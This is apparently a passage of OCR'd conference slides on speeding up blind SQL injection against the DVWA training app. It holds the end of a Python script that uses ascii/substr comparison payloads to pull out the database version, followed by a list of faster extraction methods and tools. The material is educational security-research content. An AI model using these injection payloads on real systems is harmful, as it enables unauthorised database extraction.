24.     if len(sys.argv) != 2:
25.         print ("(+) usage: %s <target>" % sys.argv[0])
26.         print ('(+) eg: %s 192.168.121.103' % sys.argv[0])
27.         sys.exit(-1)
28.     ip = sys.argv[1]

29.     print ("(+) Retrieving database version....")
30.     start = timer()
31.
32.     for i in range(1, 20):
33.         injection_string_may = "' or
        ascii(substr((version()),%d,1))>[CHAR];%%23&Submit=Submit#" % (i)
34.         injection_string_eq = "' or
        ascii(substr((version()),%d,1))=[CHAR];%%23&Submit=Submit#" % (i)
35.         extracted_char = chr(dvwa_sqli(ip, injection_string_may,
        injection_string_eq))

36.         sys.stdout.write(extracted_char)
37.         sys.stdout.flush()

38.     end = timer()
39.     ttime = end - start
40.     print ("\nTime (secs): ", ttime, "\nRequests: ", count)
41.     print ("\n(+) done!")

42. if __name__ == "__main__":
43.     main()
```

Two Injection Strings

Comparing Sequential and Binary Search



Some other Existing Methods

(+) Bisection Method (or binary search)

(+) Bit Shifting


(+) Bit Anding (https://github.com/tr3w/sql-anding)

(+) pos2bin (created by lightOS)

(+) duality.py (created by tr3w)

(+) lightspeed.py (https://github.com/tr3w/lightspeed)

Conclusions



(+) There is not only one solution for each problem

(+) We can’t underestimate some programing theory just cause was ”only theoric”, it might be aplicable in diferent situations

(+) I’m concious that the process that take me to the result, teached me more, than runing a tool and do the same thing

(+) Automated public tools might not work in every case, so it’s useful to have some resources, and sharpen your tools and knowledge

Thanks to the Owasp Lima Peru chapter